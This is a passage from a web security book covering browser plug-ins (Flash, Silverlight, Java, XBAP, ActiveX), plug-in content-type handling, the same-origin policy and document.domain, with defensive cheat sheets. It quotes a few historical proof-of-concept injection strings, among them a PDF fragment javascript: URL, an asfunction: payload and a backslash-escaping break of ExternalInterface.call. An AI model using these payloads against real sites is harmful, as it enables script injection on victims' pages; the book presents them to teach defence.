For the sake of completeness, it should be noted that all modern browsers support a number of specialized file formats that remain completely opaque to the renderer or to the web application layer but that are nevertheless recognized by a variety of in-browser subsystems.

A detailed investigation of these formats is beyond the scope of this book, but some notable examples include plug-in and extension installation manifests, automatic HTTP proxy autoconfiguration files (PAC), installable visual skins, Certificate Revocation Lists (CRLs), antimalware site blacklists, and downloadable TrueType and OpenType fonts.

The security properties of these mechanisms should be studied individually before deciding to allow any of these formats to be served to the user. Save for the generic content-hosting considerations outlined in Chapter 13, they are unlikely to harm the hosting web application directly, but they may cause problems for users.

# Security Engineering Cheat Sheet

## ***When Hosting XML-Based Document Formats***

Assume that the payload may be interpreted as XHTML or some other script-enabled document type, regardless of the *Content-Type* and the top-level *xmlns* directive. Do not allow unconstrained attacker-controlled markup anywhere inside the file. Use the *Content-Disposition: attachment* if data is not meant to be viewed directly; <img> and feeds will still work.

## ***On All Non-HTML Document Types***

Use correct, browser-recognized *Content-Type* and *charset* values. Specify the *Content-Disposition: attachment* where possible. Verify and constrain output syntax. Consult the cheat sheet in Chapter 13 to avoid security problems related to content-sniffing flaws.



# 8

## *CONTENT RENDERING WITH BROWSER PLUG-INS*

Browser plug-ins come in many forms and shapes, but the most common variety give the ability to display new file formats in the browser, as if they were HTML. The browser simply hands over the retrieved file, provides the helper application with a rectangular drawing surface in the document window, and essentially backs away from the scene. Such content-rendering plug-ins are clearly distinguished from browser extensions, a far more numerous bunch that commonly relies on JavaScript code to tweak how the already-supported, in-browser content is presented to the user.

Browser plug-ins have a long and colorful history of security flaws. In fact, according to some analysts, 12 out of the 15 most frequently exploited client-side vulnerabilities in 2010 could be attributed to the quality of plug-in software.<sup>1</sup> Many of these problems are because the underlying parsers were originally not meant to handle malicious inputs gracefully and have not benefited from the intense scrutiny that the remainder of the Web has been subject to. Other problems stem from the unusual security models devised by plug-in developers and the interference between these permissions, the traditional design of web browsers, and the commonsense expectations of application developers.

We will review some of the security mechanisms used by popular plug-ins in the next chapter of this book. Before taking this dive, it makes sense to look at the

ways plug-ins integrate with other online content and the common functionality they offer.

## Invoking a Plug-in

Content-rendering plug-ins can be activated in a couple of ways. The most popular explicit method is to use `<embed src=...>` or `<object data=...>` markup in a “host” HTML document, with the `src` or `data` parameter pointing to the URL from which the actual plug-in-recognized document is to be retrieved. The dimensions and position of the drawable area allocated for the plug-in can be controlled with CSS (or with legacy HTML parameters).

In this scenario, every `<embed>` or `<object>` tag should be accompanied by an additional `type` parameter. The MIME type specified there will be compared to the list of MIME types registered by all the active plug-ins, and the retrieved file will be routed to the appropriate handler. If no match is found, a warning asking the user to download a plug-in should be theoretically displayed instead, although most browsers look at other signals before resorting to this unthinkable possibility; examining `Content-Type` or the apparent file extension spotted in the URL are two common choices.

**NOTE** An obsolete `<applet>` tag, used to load Java programs (roughly equivalent to `<object type="application/x-java-applet">`), works in a comparable way but unconditionally disregards these auxiliary signals.

Additional input to the plug-in is commonly passed using `<param>` tags nested inside the `<object>` block or through nonstandard additional parameters attached to the `<embed>` markup itself. The former, more modern approach may look like this:

---

```
<object data="app.swf" type="application/x-shockwave-flash">
  <param name="some_param1" value="some_value1">
  <param name="some_param2" value="some_value2">
  ...
</object>
```

---

In this content-inclusion mode, the `Content-Type` header returned by the server when retrieving the subresource is typically ignored, unless the `type` parameter is unknown to the browser. This is an unfortunate design, for reasons that will be explained shortly.

The other method for displaying plug-in content involves navigating directly to a suitable file. In this case, and in the case of `<embed>` or `<object>` with a missing `type` parameter, the `Content-Type` value obtained from the server is honored, and it will be compared with the list of plug-in-recognized MIME types. If a match is found, the content is routed to the appropriate component. If the `Content-Type` lookup fails or the header is missing, some browsers will examine the response body for known content signatures; others just give up.

**NOTE** The aforementioned content-focused methods aside, several types of plug-ins can be loaded directly from within JavaScript or VBScript programs without the need to explicitly create any HTML markup or retrieve any external data. Such is the case for ActiveX, an infamous script-to-system integration bridge available in Internet Explorer. (We will devote some time to ActiveX later in this chapter, but first things first.)

### The Perils of Plug-in Content-Type Handling

As noted in the previous section, in certain scenarios the *Content-Type* parameter on a retrieved plug-in-handled file is ignored, and the *type* parameter in the corresponding markup on the embedding page is used instead. While this decision is somewhat similar to the behavior of other type-specific content-inclusion tags (say, *<img>*), as discussed in “Type-Specific Content Inclusion” on page 82, it has some unique and ultimately disastrous consequences in the plug-in world.

The big problem is that several types of plug-ins are essentially fullfledged code execution environments and give the executed applications (*applets*) a range of special privileges to interact with the originating domain. For example, a Flash file retrieved from *fuzzybunnies.com* would be granted access to its originating domain (complete with a user’s cookies) when embedded on the decidedly rogue *bunnyoutlet.com*.

In such a scenario, it would seem to be important for *fuzzybunnies.com* to be able to clearly communicate that a particular type of a document is indeed meant to be interpreted by a plug-in—and, consequently, that some documents aren’t meant to be used this way. Unfortunately, there is no way for this to happen: The handling of a retrieved file is fully controlled by the embedding site (in our example, by the mean-spirited bullies who own *bunnyoutlet.com*). Therefore, if the originating domain hosts any type of usercontrolled content, even in a nominally harmless format (such as *text/plain* or *image/jpeg*), the owners of *bunnyoutlet.com* may instruct the browser to disregard the existing metadata and route that document to a plug-in of their choice. A simple markup to achieve this sinister goal may be

---

```
<object data="http://fuzzybunnies.com/avatars/user11630.jpg"
type="application/x-shockwave-flash">
```

---

If this turn of events seems wrong, that’s because it is. Security researchers have repeatedly demonstrated that it is quite easy to construct documents that are, for example, simultaneously a valid image and a valid plug-in-recognized executable. The well-known “GIFAR” vulnerability, discovered in 2008 by Billy Rios,<sup>2</sup> exploited that very trick: It smuggled a Java applet inside a perfectly kosher GIF image. In response, Sun Microsystems reportedly tightened down the Java JAR file parser to mitigate the risk, but the general threat of such mistakes is still very real and will likely rear its ugly head once more.

Interestingly, the decision by some developers to rely on *Content-Type* and other signals if the *type* parameter is unrecognized is almost as bad. This decision

makes it impossible for the well-intentioned *fuzzybunnies.com* to safely embed a harmless video from the rogues at *bunnyoutlet.com* by simply specifying *type="video/x-ms-wmv"*, because if any of the visitors do not have a plug-in for that specific media type, *bunnyoutlet.com* will suddenly have a say in what type of plug-in should be loaded on the embedding site instead. Some browsers, such as Internet Explorer, Chrome, or Opera, may also resort to looking for apparent file extensions present in the URL, which can lead to an interesting situation where neither the embedding nor the hosting party has real control over how a document is displayed—and quite often only the attacker is in charge.

A much safer design would require the embedder-controlled *type* parameter and the host-controlled *Content-Type* header to match (at least superficially). Unfortunately, there is currently no way to make this happen. Several individual plug-ins try to play nice (for example, following a 2008 overhaul, Adobe Flash rejects applets served with *Content-Disposition: attachment*, as does the built-in PDF reader in Chrome), but these improvements are few and far between.

## Document Rendering Helpers

A significant portion of the plug-in landscape belongs to programs that allow certain very traditional, “nonweb” document formats to be shown directly in the browser. Some of these programs are genuinely useful: Windows Media Player, RealNetworks RealPlayer, and Apple QuickTime have been the backbone of online multimedia playback for about a decade, at least until their displacement by Adobe Flash. The merits of others are more questionable, however. For example, Adobe Reader and Microsoft Office both install inbrowser document viewers, increasing the user’s attack surface appreciably, though it is unclear whether these viewers offer a real benefit over opening the same document in a separate application with one extra click.

Of course, in a perfect world, hosting or embedding a PDF or a Word document should have no direct consequences for the security of the participating websites. Yet, predictably, the reality begs to differ. In 2009, a researcher noted that PDF-based forms that submit to *javascript: URLs* can apparently lead to client-side code execution on the embedding site.<sup>3</sup> Perhaps even more troubling than this report alone, according to that researcher’s account, Adobe initially dismissed the report with the following note: “Our position is that, like an HTML page, a PDF file is active content.”

It is regrettable that the hosting party does not have full control of when this active content is detected and executed and that otherwise reasonable webmasters may think of PDFs or Word documents as just a fancy way to present text. In reality, despite their harmless appearance, in a bid to look cool, many such document formats come equipped with their own hyperlinking capabilities or even scripting languages. For example, JavaScript code can be embedded in PDF documents, and Visual Basic macros are possible in Microsoft Office files. When a script-bearing document is displayed on an HTML page, some form of a programmatic plug-in-to-browser bridge usually permits a degree of interaction with the embedding site,

and the design of such bridges can vary from vaguely questionable to outright preposterous. In one 2007 case, Petko D. Petkov noticed that a site that hosts any PDF documents can be attacked simply by providing completely arbitrary JavaScript code in the fragment identifier. This string will be executed on the hosting page through the plug-in bridge:<sup>4</sup>

---

[http://example.com/random\\_document.pdf#foo=javascript:alert\(1\)](http://example.com/random_document.pdf#foo=javascript:alert(1))

---

The two vulnerabilities outlined here are now fixed, but the lesson is that special care should be exercised when hosting or embedding any usersupplied documents in sensitive domains. The consequences of doing so are not well documented and can be difficult to predict.

## Plug-in-Based Application Frameworks

The boring job of rendering documents is a well-established role for browser plug-ins, but several ambitious vendors go well beyond this paradigm. The aim of some plug-ins is simply to displace HTML and JavaScript by providing alternative, more featured platforms for building interactive web applications. That reasoning is not completely without merit: Browsers have long lacked in performance, in graphics capabilities, and in multimedia codecs, stifling some potential uses of the Web. Reliance on plug-ins is a reasonable shortterm way to make a difference. On the flip side, when proprietary, patent- and copyright-encumbered plug-ins are promoted as the ultimate way to build an online ecosystem, without any intent to improve the browsers themselves, the openness of the Web inevitably suffers. Some critics, notably Steve Jobs, think that creating a tightly controlled ecosystem is exactly what several plugin vendors, most notably Adobe, aspire to.<sup>5</sup>

In response to this perceived threat of a hostile takeover of the Web, many of the shortcomings that led to the proliferation of alternative application frameworks are now being hastily addressed under the vaguely defined umbrella of HTML5; `<video>` tags and WebGL<sup>19</sup> are the prime examples of this work. That said, some of the features available in plug-ins will probably not be captured as a part of any browser standard in the immediate future. For example, there is currently no serious plan to add inherently dangerous elevated privilege programs supported by Java or security-by-obscurity content protection schemes (euphemistically called Digital Rights Management, or DRM).

Therefore, while the landscape will change dramatically in the coming years, we can expect that in one form or another, proprietary web application frameworks are here to stay.

### *Adobe Flash*

Adobe Flash is a web application framework introduced in 1996, in the heat of the First Browser Wars. Before its acquisition by Adobe in 2005, the Flash platform

---

<sup>19</sup> WebGL is a fairly recent attempt to bring OpenGL-based 3D graphics to JavaScript applications. The first specification of the standard appeared in March 2011, and wide browser-level support is expected to follow.

was known as Macromedia Flash or Shockwave Flash (hence the `.swf` file extension used for Flash files), and it is still sometimes referred to as such.

Flash is a fairly down-to-earth platform built on top of a JavaScript-based language dubbed ActionScript.<sup>7</sup> It includes a 2-D vector and bitmap graphics rendering engine and built-in support for several image, video, and audio formats, such as the popular and efficient H.264 codec (which is used for much of today's online multimedia).

By most estimates, Flash is installed on around 95 to 99 percent of all desktop systems.<sup>8,9</sup> This user base is substantially higher than that of any other media player plug-in. (Support for the Windows Media Player and QuickTime plug-ins is available on only about 60 percent of PCs, despite aggressive bundling strategies, while the increasingly unpopular RealPlayer is still clinging to 25 percent.) The market position contributes to the product's most significant and unexpected use: the replacement of all multimedia playback plug-ins previously relied upon for streaming video on the Web. Although the plug-in is also used for a variety of other jobs (including implementing online games, interactive advertisements, and so on), simple multimedia constitutes a disproportionately large slice of the pie.

**NOTE** *Confusingly, a separate plug-in called Adobe Shockwave Player (without the word "Flash") is also available, which can be used to play back content created with Adobe*

*Director. This plug-in is sometimes mistakenly installed in place of or alongside Adobe Flash, contributing to an approximately 20 percent install base,<sup>6</sup> but it is almost always unnecessary. The security properties of this plug-in are not particularly well studied.*

### Properties of ActionScript

The capabilities of ActionScript in SWF files are generally analogous to those of JavaScript code embedded on HTML pages with some minor, yet interesting, differences. For example, Flash programs are free to enumerate all fonts installed on a system and collect other useful system fingerprinting signals not available to normal scripts. Flash programs can also use full screen rendering, facilitating UI spoofing attacks, and they can request access to input devices such as a camera or a microphone (this requires the user's consent). Flash also tends to ignore browser security and privacy settings and uses its own configuration for mechanisms such as in-plug-in persistent data storage (although some improvements in this area were announced in May 2011).

The remaining features are less surprising. We'll discuss the network and DOM access permissions of Flash applications in more detail in the next chapter, but in short, by default, every Flash applet can use the browser HTTP stack (and any ambient credentials managed therein) to talk back to its originating server, request a limited range of subresources from other sites, and navigate the current browser window or open a new one. ActionScript programs may also negotiate browser-level access to other currently running Flash applications and, in some cases, access the DOM of the embedding page. This last functionality is implemented by injecting `eval(...)`-like statements into the target JavaScript context.

ActionScript offers fertile ground for web application vulnerabilities. For example, the *getURL(...)* and *navigateToURL(...)* functions, used to navigate the browser or open new windows, are sometimes invoked with attacker-controlled inputs. Such a use is dangerous. Even though *javascript:* URLs do not have a special meaning to Flash, the function will pass such strings to the browser, in some cases resulting in script injection on the embedding site.

Until recently, a related problem was present with other URL-handling APIs, such as *loadMovie(...)*. Even though the function did not rely on the browser to load the document, it would recognize an internal *asfunction:* scheme, which works similarly to *eval(...)* and could be trivially leveraged to perform a call to *getURL(...)*:

---

```
asfunction:getURL;javascript:alert('Hi mom!')
```

---

The issue with loading scripts from untrusted sources, discussed in Chapter 6, also has an equivalent in the plug-in world. In Flash, it is very unsafe to invoke certain functions that affect the state of the ActionScript execution environment (such as the *LoadVars.load(...)*) with attacker-controlled URLs, even if the scheme from which the resource is loaded is *http:* or *https:*.

Another commonly overlooked attack surface is the internal, simplified HTML parser offered by the Flash plug-in: Basic HTML markup can be assigned to properties such as *TextField.htmlText* and *TextArea.htmlText*. It is easy to forget that user-supplied content must be escaped correctly in this setting. Failure to do so may permit attackers to modify the appearance of the application UI or to inject potentially problematic scripting-oriented links.

Yet another class of Flash-related security bugs may arise due to design or implementation problems in the plug-in itself. For example, take the *ExternalInterface.call(...)* API. It is meant to allow ActionScript to call existing JavaScript functions on the embedding page and takes two parameters: the name of the JavaScript function to call and an optional string to be passed to this routine. While it is understood that the first parameter should not be attacker controlled, it appears to be safe to put user data in the second one. In fact, the documentation provides the following code snippet outlining this specific use case.<sup>10</sup>

---

```
ExternalInterface.call("sendToJavaScript", input.text);
```

---

This call will result in the following *eval(...)* statement being injected on the embedding page:

---

```
try {
    __flash__toXML(sendToJavaScript, "value of input.text"));
} catch (e) {
    "<undefined/>";
}
```

---

When writing the code behind this call, the authors of the plug-in remembered to use backslash escaping when outputting the second parameter: `hello"world` becomes `hello\\"world`. Unfortunately, they overlooked the need to escape any stray backslash characters, too. Because of this, if the value of `input.text` is set to the following string, the embedded script will unexpectedly execute:

---

```
Hello world!\"+alert(1)); } catch(e) {} //
```

---

I contacted Adobe about this particular problem in March 2010. Over a year later, its response was this: “We have not made any change to this behavior for backwards compatibility reasons.” That seems unfortunate.

### *Microsoft Silverlight*

Microsoft Silverlight is a versatile development platform built on the Windows Presentation Foundation, a GUI framework that is a part of Microsoft’s .NET stack. It debuted in 2007 and combines an Extensible Application Markup Language (XAML)<sup>11</sup> (Microsoft’s alternative to Mozilla’s XUL) with code written in one of several managed .NET languages,<sup>20</sup> such as C# or Visual Basic.

Despite substantial design differences and a more ambitious (and confusing) architecture, this plug-in is primarily meant to compete with Adobe Flash. Many of the features available to Silverlight applications mirror those implemented in its competitor, including a nearly identical security model and a similar `eval(...)`-based bridge to the embedding page. To Microsoft’s credit, Silverlight does not come with an equivalent of the `asfunction:` scheme or with a built-in HTML renderer, however.

Silverlight is marketed by Microsoft fairly aggressively, and it is bundled with some editions of Internet Explorer. As a result, depending on the source, it is believed to have about a 60 to 75 percent desktop penetration.<sup>12</sup> Despite its prevalence, Silverlight is used fairly infrequently to develop actual web applications, perhaps because it usually offers no compelling advantages over its more established counterpart or because its architecture is seen as more contrived and platform-specific. (Netflix, a popular video streaming and rental service, is one of the very few high-profile websites that actually relies on Silverlight for playback on some devices.)

### *Sun Java*

Java is a programming language coupled with a platform-independent, managed-code execution platform. Developed in the early to mid-1990s by James Gosling for Sun Microsystems, Java has a well-established role as a serverside programming language and a very robust presence in many other niches, including mobile devices. Yet, from the beginning, Sun hoped that Java would also occupy a prominent place on the browser end.

---

<sup>20</sup> Managed code is not executed directly by the CPU (which would be inherently unsafe, because CPUs are not designed to enforce web security rules). Rather, it is compiled to an intermediate binary form and then interpreted at runtime by a specialized virtual machine. This approach is faster than interpreting scripts at runtime and permits custom security policy enforcement as the program is being executed.

Java in the browser predated Flash and most similar plug-ins, and the now-obsolete *<applet>* tag is a testament to how important and unique and novel this addition must have seemed back in its day. Yet, despite this head start, the Java language is nearly extinct as an in-browser development platform, and even in its heyday it never enjoyed real prominence. It retains a remarkable 80 percent installed base, but this high percentage is attributed largely to the fact that the Java plug-in is bundled with Java Runtime Environment (JRE), a more practically useful and commonly preinstalled component that is required to run normal, desktop Java applications on the system without any involvement on the browser end.

The reasons for the failure of Java as a browser technology are difficult to pinpoint. Perhaps it's due to the plug-in's poor startup performance, the chunky UI libraries that made it difficult to develop snappy and user-friendly web applications, or the history of vicious litigation between Sun and Microsoft that cast a long shadow over the future of the language on Microsoft's operating systems.<sup>21</sup> Whatever the reasons may be, the high install base of Java coupled with its marginal use means that the risks it creates far outweigh any potential benefits to the users. (The plug-in had close to 80 security vulnerabilities in 2010,<sup>13</sup> and the vendor is commonly criticized for patching such bugs very slowly.)

Java's security policies are somewhat similar to those of other plug-ins, but in some aspects, such as its understanding of the same-origin policy or its ability to restrict access to the embedding page, it compares unfavorably. (The next chapter provides an overview of this.) It is also worth noting that unlike with Flash or Silverlight, certain types of cryptographically signed applets may request access to potentially dangerous OS features, such as unconstrained networking or file access, and only a user's easily coaxed consent stands in the way.

### *XML Browser Applications (XBAP)*

XML Browser Applications (XBAP)<sup>14</sup> is Microsoft's heavy-handed foray into the world of web application frameworks, attempted in the years during which the battle over Java started going sour and before the company released Silverlight.

XBAP is reminiscent of Silverlight in that it leverages the same Windows Presentation Foundation and .NET architecture. However, instead of being a self-contained and snappy browser plug-in, it depends on the large and unwieldy .NET runtime, in a manner similar to the Java plug-in's dependence on JRE. It executes the managed code in a separate process called *PresentationHost.exe*, often loading extensive dependencies at initialization time. By Microsoft's own admission, the load time of a medium-size previously uncached application could easily reach 10 seconds or more. When the technology premiered in 2002, most users were already expecting Internet applications to be far more responsive than that.

The security model of XBAP applications is poorly documented and has not been researched to date, perhaps due to XBAP's negligible real-world use and

---

<sup>21</sup> The legal battles started in 1997, when Microsoft decided to roll out its own (and in some ways, superior) version of the Java virtual machine. Sun Microsystems sued, hoping to win an injunction that would force Microsoft to bundle Sun's version instead. The two companies initially settled in 2001, but shortly thereafter they headed back to court. In the final settlement in 2004, Sun walked away with \$1.6 billion in cash, but Windows users were not getting any Java runtime at all.

obtuse, multilayer architecture. One would reasonably expect that XBAP's security properties would parallel the model eventually embraced for Silverlight, but with broader access to certain .NET libraries and UI widgets. And, apparently as a result of copying from Sun, XBAP programs can also be given elevated privileges when loaded from the local filesystem or signed with a cryptographic certificate.

Microsoft bundled XBAP plug-ins with its .NET framework to the point of silently installing nonremovable Windows Presentation Foundation plug-ins—not only in Internet Explorer but also in the competing Firefox and Chrome. This move stirred some well-deserved controversy, especially once the first vulnerability reports started pouring in. (Mozilla even temporarily disabled the plug-in through an automated update to protect its users.) Still, despite such bold and questionable moves to popularize it, nobody actually wanted to write XBAP applets, and inch by inch, the technology followed Java into the dustbin of history.

Eventually, Microsoft appeared to acknowledge this failure and chose to focus on Silverlight instead. Beginning with Internet Explorer 9, XBAP is disabled by default for Internet-originating content, and the dubious Firefox and Chrome plug-ins are no longer automatically pushed to users. Nevertheless, it seems reasonable to assume that at least 10 percent of all Internet users may be still browsing with a complex, partly abandoned, and largely unnecessary plug-in installed on their machines and will continue to do so for the next couple of years.

## ActiveX Controls

At its core, ActiveX is the successor to Object Linking and Embedding (OLE), a 1990 technology that made it possible for programs to reuse components of other applications in a standardized, language-independent way. A simple use case for ActiveX would be a spreadsheet application wishing to embed an editable vector image from a graphics-editing program or a simple game that wants to embed a video player.

The idea is not controversial, but by the mid-1990s Microsoft had decided that ActiveX made sense in the browser, too. After all, wouldn't websites want to benefit from the same Windows components that desktop applications could rely on? The approach violates the idea of nurturing an open, OS-independent web, but it's otherwise impressive, as illustrated by the following JavaScript example that casually creates, edits, and saves an Excel spreadsheet:

---

```
var sheet = new ActiveXObject("Excel.Sheet");
sheet.ActiveSheet.Cells(42,42).Value = "Hi mom!";
sheet.SaveAs("c:\\spreadsheet.xls"); sheet.Application.Quit();
```

---

Standards compliance aside, Microsoft's move to ActiveX proved disastrous from a security standpoint. Many of the exposed ActiveX components were completely unprepared to behave properly when interacting with untrusted environments, and over the next 15 years, researchers discovered several hundred significant security vulnerabilities in web-accessible ActiveX controls. Heck, the simple observation that Firefox does not support this technology helped bolster its security image at the onset of the Second Browser Wars.

Despite this fiasco, Microsoft stood by ActiveX defiantly, investing in gradually limiting the number of controls that could be accessed from the Internet and fixing the bugs in those it considered essential. Not until Internet Explorer 9 did Microsoft finally decide to let go: Internet Explorer 9 disables all ActiveX access by default, requiring several extra clicks to use it when needed.

**NOTE** *The wisdom of delegating the choice to the user is unclear, especially since the permission granted to a site extends not only to legitimate content on that website but also to any payloads injected due to application bugs such as XSS. Still, Internet Explorer 9 is some improvement.*

## Living with Other Plug-ins

So far, we have covered almost all general-purpose browser plug-ins in use today. Although there is a long tail of specialized or experimental plug-ins, their use is fairly insignificant and not something that we need to take into account when surveying the overall health of the online ecosystem.

Well, with one exception. An unspecified but probably significant percentage of online users can be expected to have an assortment of webexposed browser plug-ins or ActiveX controls that they never knowingly installed, or that they were forced to install even though it's doubtful that they would ever benefit from the introduced functionality.

This inexcusable practice is sometimes embraced by otherwise reputable and trusted companies. For example, Adobe forces users who wish to download Adobe Flash to also install GetRight, a completely unnecessary thirdparty download utility. Microsoft does the same with Akamai Download Manager on its developer-oriented website, complete with a hilarious justification (emphasis mine):<sup>15</sup>

What is the Akamai Download Manager and why do I *have* to use it?

*To help you* download large files with reduced chance of interruption,  
*some downloads require* the use of the Akamai Download Manager.

The primary concern with software installed this way and exposed directly to malicious input from anywhere on the Internet is that unless it is designed with extreme care, it is likely to have vulnerabilities (and sure enough, both GetRight and Akamai Download Manager had some). Therefore, the risks of browsing with a completely unnecessary plug-in that only served a particular purpose once or twice far outweigh the purported (and usually unwanted) benefits.

# Security Engineering Cheat Sheet

## When Serving Plug-in-Handled Files

- Data from trusted sources:** Data from trusted sources is generally safe to host, but remember that security vulnerabilities in Flash, Java, or Silverlight applets, or in the Adobe Reader JavaScript engine, may impact the security of your domain. Avoid processing user-supplied

URLs and generating or modifying user-controlled HTML from within plug-in-executed applets. Exercise caution when using the JavaScript bridge.

- User-controlled simple multimedia:** User-controlled multimedia is relatively safe to host, but be sure to validate and constrain the format, use the correct *Content-Type*, and consult the cheat sheet in Chapter 13 to avoid security problems caused by content-sniffing flaws.
- User-controlled document formats:** These are not inherently unsafe, but they have an increased risk of contributing security problems due to plug-in design flaws. Consider hosting from a dedicated domain when possible. If you need to authenticate the request to an isolated domain, do so with a single-use request token instead of by relying on cookies.
- User-controlled active applications:** These are unsafe to host in sensitive domains.

## When Embedding Plug-in-Handled Files

Always make sure that plug-in content on HTTPS sites is also loaded over HTTPS,\* and always explicitly specify the *type* parameter on `<object>` or `<embed>`. Note that because of the nonauthoritative handling of *type* parameters, restraint must be exercised when embedding plugin content from untrusted sources, especially on highly sensitive sites.

- Simple multimedia:** It is generally safe to load simple multimedia from third-party sources, with the caveats outlined above.
- Document formats:** These are usually safe, but they carry a greater potential for plug-in and browser content-handling issues than simple multimedia. Exercise caution.
- Flash and Silverlight:** In principle, Flash and Silverlight apps can be embedded safely from external sources if the appropriate security flags are present in the markup. If the flags are not specified correctly, you may end up tying the security of your site to that of the provider of the content. Consult the cheat sheet in Chapter 9 for advice.
- Java:** Java always ties the security of your service to that of the provider of the content, because DOM access to the embedding page can't be reliably restricted. See Chapter 9. Do not load Java apps from untrusted sites.

## If You Want to Write a New Browser Plug-in or ActiveX Component

Unless you are addressing an important, common-use case that will benefit a significant fraction of the Internet, please reconsider. If you are scratching an important itch, consider doing it in a peer-reviewed, standardized manner as a part of HTML5.

\* If loading an HTTP-delivered applet on an HTTPS page is absolutely unavoidable, it is safer to place it inside an intermediate HTTP frame rather than directly inside the HTTPS document, as this prevents the applet-to-JavaScript bridge from being leveraged for attacks.

# PART II

## BROWSER SECURITY FEATURES

Having reviewed the basic building blocks of the Web, we can now comfortably examine all the security features that keep rogue web applications at bay. Part II of this book takes a look at everything from the wellknown but often misunderstood same-origin policy to the obscure and proprietary zone settings of Internet Explorer. It explains what these mechanisms can do for you—and when they tend to fall apart.



# 9

## CONTENT ISOLATION LOGIC

Most of the security assurances provided by web browsers are meant to isolate documents based on their origin. The premise is simple: Two pages from different sources should not be allowed to interfere with each other. Actual practice can be more complicated, however, as no universal agreement exists about where a

single document begins and ends or what constitutes a single origin. The result is a sometimes unpredictable patchwork of contradictory policies that don't quite work well together but that can't be tweaked without profoundly affecting all current legitimate uses of the Web.

These problems aside, there is also little clarity about what actions should be subject to security checks in the first place. It seems clear that some interactions, such as following a link, should be permitted without special restrictions as they are essential to the health of the entire ecosystem, and that others, such as modifying the contents of a page loaded in a separate window, should require a security check. But a large gray area exists between these extremes, and that middle ground often feels as if it's governed more by a roll of the dice than by any unified plan. In these murky waters, vulnerabilities such as cross-site request forgery (see Chapter 4) abound.

It's time to start exploring. Let's roll a die of our own and kick off the journey with JavaScript.

## Same-Origin Policy for the Document Object Model

The *same-origin policy (SOP)* is a concept introduced by Netscape in 1995 alongside JavaScript and the Document Object Model (DOM), just one year after the creation of HTTP cookies. The basic rule behind this policy is straightforward: Given any two separate JavaScript execution contexts, one should be able to access the DOM of the other only if the protocols, DNS names,<sup>\*</sup> and port numbers associated with their host documents match exactly. All other cross-document JavaScript DOM access should fail.

The protocol-host-port tuple introduced by this algorithm is commonly referred to as *origin*. As a basis for a security policy, this is pretty robust: SOP is implemented across all modern browsers with a good degree of consistency and with only occasional bugs.<sup>†</sup> In fact, only Internet Explorer stands out, as it ignores the port number for the purpose of origin checks. This practice is somewhat less secure, particularly given the risk of having nonHTTP services running on a remote host for HTTP/0.9 web servers (see Chapter 3). But usually it makes no appreciable difference.

Table 9-1 illustrates the outcome of SOP checks in a variety of situations.

**Table 9-1:** Outcomes of SOP Checks

Originating document	Accessed document	Non-IE browser	Internet Explorer
http://example.com/a/	http://example.com/b/	Access okay	Access okay
http://example.com/	http://www.example.com/	Host mismatch	Host mismatch
http://example.com/	https://example.com/	Protocol mismatch	Protocol mismatch
http://example.com:81/	http://example.com/	Port mismatch	Access okay

**NOTE** *This same-origin policy was originally meant to govern access only to the DOM ; that is, the methods and properties related to the contents of the actual displayed document. The policy has been gradually extended to protect other obviously sensitive areas of the root JavaScript object, but it is not all-inclusive. For example, non-same-origin scripts can usually still call location.assign() or location.replace(...) on an arbitrary window or a frame. The extent and the consequences of these exemptions are the subject of Chapter 11.*

<sup>\*</sup> This and most other browser security mechanisms are based on DNS labels, not on examining the underlying IP addresses. This has a curious consequence: If the IP of a particular host changes, the attacker may be able to talk to the new destination through the user's browser, possibly engaging in abusive behaviors while hiding the true origin of the attack (unfortunate, not very interesting) or interacting with the victim's internal network, which normally would not be accessible due to the presence of a firewall (a much more problematic case). Intentional change of an IP for this purpose is known as *DNS rebinding*. Browsers try to mitigate DNS rebinding to some extent by, for example, caching DNS lookup results for a certain time (*DNS pinning*), but these defenses are imperfect.

<sup>†</sup> One significant source of same-origin policy bugs is having several separate URL-parsing routines in the browser code. If the parsing approach used in the HTTP stack differs from that used for determining JavaScript origins, problems may arise. Safari, in particular, combated a significant number of SOP bypass flaws caused by pathological URLs, including many of the inputs discussed in Chapter 2.

The simplicity of SOP is both a blessing and a curse. The mechanism is fairly easy to understand and not too hard to implement correctly, but its inflexibility can

be a burden to web developers. In some contexts, the policy is too broad, making it impossible to, say, isolate home pages belonging to separate users (short of giving each a separate domain). In other cases, the opposite is true: The policy makes it difficult for legitimately cooperating sites (say, *login.example.com* and *payments.example.com*) to seamlessly exchange data.

Attempts to fix the first problem—to narrow down the concept of an origin—are usually bound to fail because of interactions with other explicit and hidden security controls in the browser. Attempts to broaden origins or facilitate cross-domain interactions are more common. The two broadly supported ways of achieving these goals are *document.domain* and *postMessage(...)*, as discussed below. ***document.domain***

This JavaScript property permits any two cooperating websites that share a common top-level domain (such as *example.com*, or even just *.com*) to agree that for the purpose of future same-origin checks, they want to be considered equivalent. For example, both *login.example.com* and *payments.example.com* may perform the following assignment:

---

```
document.domain = "example.com"
```

---

Setting this property overrides the usual hostname matching logic during same-origin policy checks. The protocols and port numbers still have to match, though; if they don't, tweaking *document.domain* will not have the desired effect.

Both parties must explicitly opt in for this feature. Simply because *login.example.com* has set its *document.domain* to *example.com* does not mean that it will be allowed to access content originating from the website hosted at *http://example.com/*. That website needs to perform such an assignment, too, even if common sense would indicate that it is a no-op. This effect is symmetrical. Just as a page that sets *document.domain* will not be able to access pages that did not, the action of setting the property also renders the caller mostly (but not fully!)<sup>22</sup> out of reach of normal documents that previously would have been considered same-origin with it. Table 9-2 shows the effects of various values of *document.domain*.

Despite displaying a degree of complexity that hints at some special sort of cleverness, *document.domain* is not particularly safe. Its most significant weakness is that it invites unwelcome guests. After two parties mutually set this property to *example.com*, it is not simply the case that *login.example.com* and *payments.example.com* will be able to communicate; *funny-cat-videos.example.com* will be able to jump on the bandwagon as well. And because of the degree of access permitted between the pages, the integrity of any of the participating JavaScript contexts simply cannot be guaranteed to any realistic extent. In other words, touching *document.domain* inevitably entails tying the security of your page

---

<sup>22</sup> For example, in Internet Explorer, it will still be possible for one page to navigate any other documents that were nominally same-origin but that became “isolated” after setting *document.domain*, to *javascript:* URLs. Doing so permits any JavaScript to execute in the context of such a pseudoisolated domain. On top of this, obviously nothing stops the originating page from simply setting its own *document.domain* to a value identical with that of the target in order to eliminate the boundary. In other words, the ability to make a document non-same-origin with other pages through *document.domain* should not be relied upon for anything even remotely serious or security relevant.

to the security of the weakest link in the entire domain. An extreme case of setting the value to `*.com` is essentially equivalent to assisted suicide.

**Table 9-2:** Outcomes of `document.domain` Checks

Originating document		Accessed document		Outcome
URL	<code>document.domain</code>	URL	<code>document.domain</code>	
<code>http://www.example.com/</code>	<code>example.com</code>	<code>http://payments.example.com/</code>	<code>example.com</code>	Access okay
